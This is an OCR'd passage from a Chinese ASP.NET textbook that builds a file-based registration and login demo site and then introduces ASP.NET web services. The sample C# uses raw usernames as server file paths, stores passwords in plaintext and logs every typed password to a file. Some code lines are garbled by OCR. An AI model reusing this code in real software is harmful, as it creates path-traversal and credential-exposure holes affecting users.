


图 7.41

本节学习了 ASP.NET 应用程序开发的常用控件，熟悉了这些控件，开发出功能强大的 ASP.NET 应用程序并不是一件难事。还有一个非常重要的 Web 控件——DataGrid 控件——本节并没有学习到，该控件是数据库编程中常用的控件，本书把它安排在了第十二章。

7.3 ASP.NET 开发实例

下面发一个 ASP.NET 应用程序——我的酷网。并设置以下内容：

- 新用户注册功能；
- 验证登录功能，即只有当用户输入用户名、密码正确时才允许浏览网页。
- 浏览网页功能，即登录成功后，允许浏览网页。
- 记录功能，即记录用户注册信息，以供日后查询——该项功能可通过在服务器上写文件实现。

7.3.1 主页设计

如图 7.42 所示，新建一个项目，将项目名称定为“mycool”，在网页上拖放每个 Label 控件，将其“Text”属性设为“各位用户大家好！请您登录本网站。如果您是第一次到这里，请您注册。”，将其“Font”属性定为“华文彩云”，将其“ForeColor”定为“IndianRed”，其他属性不变。然后再往网页上拖放两个 Label 控件，将它们的 Text 属性分别设为“登录

名：”和“密码：”。在 Label 控件的右方拖放两个 TextBox 控件，将 TextBox2 的 TextMode 属性设为 Password。然后再往网页上拖放一个 Button 控件，将其 Text 属性设为“登录”。最后再往网页上拖放两个 HyperLink 控件，将 HyperLink1 的 Text 属性设为“浏览网页”，将 HyperLink2 的 Text 属性设为“新用户注册”，将其 NavigateUrl 属性设为 http://localhost:6678/mycool/WebForm2.aspx。




图 7.42

7.3.2 注册页设计

单击菜单【文件】→【添加新项】，打开添加新项对话框，在类别里选择“Web 项目项”，在模板里选择“Web Form”，然后单击“打开”，为 mycool 项目添加一个新网页（WebForm2）。如图 7.43 所示，在 WebForm2 上拖放三个 Label 控件，并如图设置它们的 Text 属性，再拖放三个 TextBox 控件，将 TextBox2 和 TextBox3 的 TextMode 属性分别设为 Password。再拖放一个 Button 控件和一个 HyperLink 控件，将 Button1 的 Text 属性设为“确定”，将 Button1 的 ToolTip 属性设为“输入无误后单击此处注册”。将 HyperLink 的 Text 属性设为“返回主页”，将其 NavigateUrl 属性设为 http://localhost:6678/mycool/WebForm1.aspx。




图 7.43

7.3.3 编码

1. 注册页（WebForm2）编码

○ 添加引用

```
using System.IC
```

○ “确定”按钮的 Click 事件代码

由于我们还未学习数据库知识，所以不能用数据库来实现用户注册的功能。在这里我们用写文件的方法实现注册功能，具体做法是：为每一个用户创建一个文本文件，文件名就是用户名，文件存放的内容就是密码，为了实现此功能，在写文件前必须检查用户输入的用户名是否已经存在，如果存在，警告用户该用户名已经存在，请重新注册，如果用户输入的用户名称以前没有人注册过，就为该用户注册。

双击“确定”按钮，为该按钮加入 Click 事件，下面是该事件的代码。

```
        private void Button1_Click(object sender, System.EventArgs e)
        {
// // 下行检查是否有同名文件
bool same=File.Exists(TextBox1.Text);

            // // 下行如果是新名称，为其注册
              if(!same)
              {       // // 下行如果两次输入的密码匹配，写文件
                      if(TextBox2.Text==TextBox3.Text)
               { // // 下行构建流
                    StreamWriter sw=null;

            sw=new
StreamWriter(TextBox1.Text,false,System.Text.Encoding.Unicode);

    sw.Write(TextBox2.Text);
                    TextBox1.Text="恭喜您！新用户注册成功！";
                    sw.Close();}//对应 if(TextBox2.Text==TextBox3.Text)
               else{TextBox1.Text="密码不匹配，请重新输入！";}
              }//对应 if(!same)

              else{TextBox1.Text="您注册的名称已经存在，请更改后重新注册！";}


        }
```

2. 主页（WebForm1）编码

① 添加引用

```
using System.IO
```

② “确定”按钮的 Click 事件代码

登录功能实现的方法是，先检查用户名是否存在，如果不存在，警告用户重新输入，如果存在，打开该文本文件，检查文件内容与用户输入的密码是否匹配，如果匹配，告诉用户输入成功，如果不匹配，警告用户密码错误。

双击“确定”按钮，为该按钮加入 Click 事件，下面是该事件的代码：

```
private void Button1_Click(object sender, System.EventArgs e)
        {
                    / / 下面字符串变量用于获取已保存的密码
string mima;
/ / 下面字符串变量用于获取用户登录是输入的代码
                    string input;
                   下面字符串变量用于获取用户输入的登录名
                    string name=null;
                / / 检查用户名是否存在
                 bool check=File.Exists(TextBox1.Text);
                          / / 下行意思是：如果用户名不存在，将可供浏览的网址设为登录主页（即 /
/ 不允许浏览其他网页）
                if(!check){
    HyperLink1.NavigateUrl="http://localhost:6678/mycool/WebForm1.aspx";
    }
            / / 如果存在，读文件
                    if(check)
                    {    / / 下行用户获取用户名，用于记录用户登录情况
    name=TextBox1.Text;
                        mima=File.OpenText(TextBox1.Text).ReadToEnd();
                        input=TextBox2.Text.ToString();
                        File.OpenText(TextBox1.Text).Close();
                         / / 如果匹配，就……
    if(mima==input)
                        {    TextBox1.Text="登录成功，欢迎光临！";

     / / 下行用于设定可供浏览的网页                    HyperLink1.NavigateUrl="
http://localhost:8080/Myweb/WebForm1.aspx";

                        }
```

```
                    else if(mima!=input)
                    {
                        TextBox1.Text="密码错误，请重新登录！";
        //下行意思是：因为密码错误，将可供浏览的网址设为登录主页（即不允许浏览其他//网
页）                HyperLink1.NavigateUrl="http://localhost:6678/mycool/WebForm1.aspx";

                    }
                }//if(check){
                else{TextBox1.Text="用户名不存在，请重新登录！";}
                //======下面用于记录用户的登录情况====
                StreamWriter sw=null;

                sw=new StreamWriter("record.txt",true,System.Text.Encoding.Unicode);
                sw.Write("登录名："+name+"    "+"密码："+TextBox2.Text+"    "+"提示信息：
"+TextBox1.Text+"\r");

                sw.Close();

                }
```

7.3.4 演示

编译并执行程序，进入主页，然后单击“注册新用户”，进入注册页，在注册页的“注册名”文本框里随便输入一个用户名，然后两次输入密码，再单击“确定”，出现如图 7.44 的结果。本人输入的用户名为“billzhou”，密码也是“billzhou”。如果您再次输入同一个用户名称，服务器会警告您“您注册的名称已经存在，请更改后重新注册!”。




图 7.44

然后单击“返回主页”进入主页。在“登录名”文本框里输入“billzhou”，在密码框里输入“billzhou”,然后单击“确定”，出现如图 7.45 的结果。




图 7.45

然后单击“浏览网页”，就可以看到如图 7.46 的网页了。




图 7.46

然后可以单击网页上的 Windows 图片，就可以看到上一节我们开发的网页 http://localhost:6678/11111/WebForm2.aspx。如果单击“我们的 263”，可以浏览 263 首页。

如果您输入的登录密码不正确，就无法进入图 7.35 的网页。

下面我们可以查看一下服务器的记录情况，打开“操作系统盘符\winnt \system32\record.txt”，记录情况如图 7.47 所示。




图 7.47

读者可以在此基础添加更多的代码，以实现更多的功能。本节我们所举的例子，与专业网站的功能已经很相似了，只要再多添一些网页和内容，就可以变成一个企业级网站了。下一章我们学习 ASP.NET 服务开发，使 ASP.NET 应用程序开发更加便捷、高效，更易于维护。

7.4　本章小结

要学习 ASP.NET 开发，需要了解一些 ASP.NET 的基础知识，只有这样才能畅通无阻地开发出企业级的 ASP.NET 应用程序和 ASP.NET 服务。下面首先是 ASP.NET 的一些基础知识，包括 Internet 新概念、什么是 ASP.NET、什么是 ASP.NET 应用程序、如何构建自己的站点以及 C#对 ASP.NET 的支持等。

第八章　ASP.NET 服务开发

上一节我们学习了 ASP.NET 应用程序的开发，也许您在感叹技术进步之余会想到，ASP.NET 应用程序开发是否可以更简单一些，是否也可以像 Windows 应用程序一样，开发出一些组件来，把程序像堆积木一样组合起来？答案是肯定的。您完全可以开发出大量的 ASP.NET 服务来满足这一要求。下面我们就介绍一下什么是 ASP.NET 服务并开发几个 ASP.NET 服务项目，以帮助读者迅速掌握 ASP.NET 服务知识。

8.1　第一个 ASP.NET 服务项目开发

8.1.1　ASP.NET 服务简介

ASP.NET 服务（ASP.NET Service）这个名词相信对读者并不陌生，其实它是一种 Web 组件，用微软的话来说，就是基于标准的 Web 协议可编程访问的 Web 组件。这种组件优点首先是跨平台，ASP.NET 底层使用的是 SOAP 协议和 XML 标准。SOAP 协议和 XML 标准等已经是互联网上通用的协议；其次是可以解决防火墙的问题，如果使用 DCOM 或 CORBA 来访问 Web 组件，将会被挡在防火墙外面，而使用 SOAP 则不会有防火墙的问题。这一切，是通过将紧密耦合的、高效的计算技术与面向消息的、松散耦合的 Web 概念相结合来实现的。

我们可以将 ASP.NET 服务的开发视作 Web 上的组件编程。开发人员可通过调用 Web 应用编程接口(API)（就像调用本地服务一样），将 ASP.NET 服务集成到应用程序中。ASP.NET 服务适用于任何类型的 Web 环境，无论是在互联网、Intranet 还是在 Extranet，重点是在企业对消费者、企业对企业之间的通信。ASP.NET 服务消费者可以是通过台式或是无线接入服务的个人，也可以接入应用程序，还可以接入另一个 Web 服务。

ASP.NET 服务与传统的组件非常相似，它内部封装了特定的函数，可以实现特定的功能，可以为其他程序、组件所调用。与传统组件不同的是，传统组件要求客户使用特定的对象模型来访问，而 ASP.NET 服务没有此项要求（当然您仍然可以像使用传统组件那样使用 ASP.NET 服务）。ASP.NET 服务的另一个重要特征是（本点和传统组件相似）服务的实现具有高度的抽象性，使用者不需要了解服务内部是如何运作的，只要可以实现其服务内容即可。ASP.NET 服务是使用开放式标准（SOAP，XML 等）开发的，因此它可以允许跨平台甚至跨系统使用，因此，ASP 站点可以在互联网上交换组件。这正是比尔·盖茨所说的，使互联网成为一个可以互相交换组件的地方。

在 Visual Studio.NET 7.0 中，开发 ASP.NET 服务是很方便的，它像创建 Windows 组件一样方便，与传统组件一样，开发 ASP.NET 服务时，应当重点注意以下内容。功能：即该服务是要做什么的；服务描述：即如何使用该服务；数据交换：即如何和使用者交换信息。

下面举例说明 ASP.NET 服务的使用，比如有一个图书数据库，该数据库里存放着书名、

定价、作者、出版社等信息。现在可以开发一个 ASP.NET 服务，该服务的功能是，当异地用户通过互联网查询书目时，该服务可以从数据库把指定的书目数据从数据库中取出。具体步骤如下：首先把该 ASP.NET 服务编译成.dll 文件（Web 组件），然后开发一个 ASP.NET 应用程序，在该程序中使用上述 ASP.NET 服务，最后把该 ASP.NET 应用程序放到对外服务的站点上。这样当用户在浏览器里浏览刚才开发的 ASP.NET 应用程序时，ASP.NET 服务将按着事先的安排自动从数据库取出信息，发给异地用户。从这个例子中可以看出，ASP.NET 服务的使用与传统组件的使用十分相似。下面开发一个 ASP.NET 服务项目，以演示 ASP.NET 服务的开发过程。

8.1.2　第一个 ASP.NET 服务开发

(1) 新建项目

单击菜单【文件】→【新建】→【项目】，打开新建项目对话框，在“类别类型”里选择“Visual C# 项目”，在“模板”里选择“ASP.NET Web 服务”，输入适当的文件名（本人输入“firstserve”），然后选择适当的服务器（本例选择的是“http://localhost:8080”），最后单击“确定”，新建一个 ASP.NET 服务项目。

(2) 编写代码

在 ASP.NET 服务项目里，可以使用 Windows 控件，也可以使用数据库控件，但不能使用 Web 控件。在 ASP.NET 服务项目中，你是无法改变控件形状的，一般也不需要改变它的形状。现在我们打开该项目的代码编辑窗口（打开代码编辑窗口的方法与 Windows 相同）找到如下代码：

```
//      [WebMethod]
//      public string HelloWorld()
//      {
//          return "Hello World";
//      }
```

把上述代码前面的注释标示符“ / / ”删除掉，变为如下代码：

```
        [WebMethod]
        public string HelloWorld()
        {
            return "Hello World";
        }
```

注意：“[WebMethod]”前的“//”一定要清除掉，否则 Web 服务无法正常使用。

(3) 检验

然后单击菜单【调试】→【开始执行】，如果编译成功，会出现如下页面(如图 8.1)。

为了验证一下服务是否正确有效，单击图 8.1 的“Hello World”，如果出现如图 8.2 的网页，表明 ASP.NET 服务正确无误。




图 8.1




图 8.2

如果单击图 8.2 中的“调用”按钮会出现如图 8.3 的网页。




图 8.3

这表明该服务已经开发成功了，此时在“firstserve”项目里生成了一个“firstserve.dll”

文件。下面就可以使用该服务了。

8.1.3　在 ASP.NET 应用程序里使用 ASP.NET 服务

(1) 新建项目
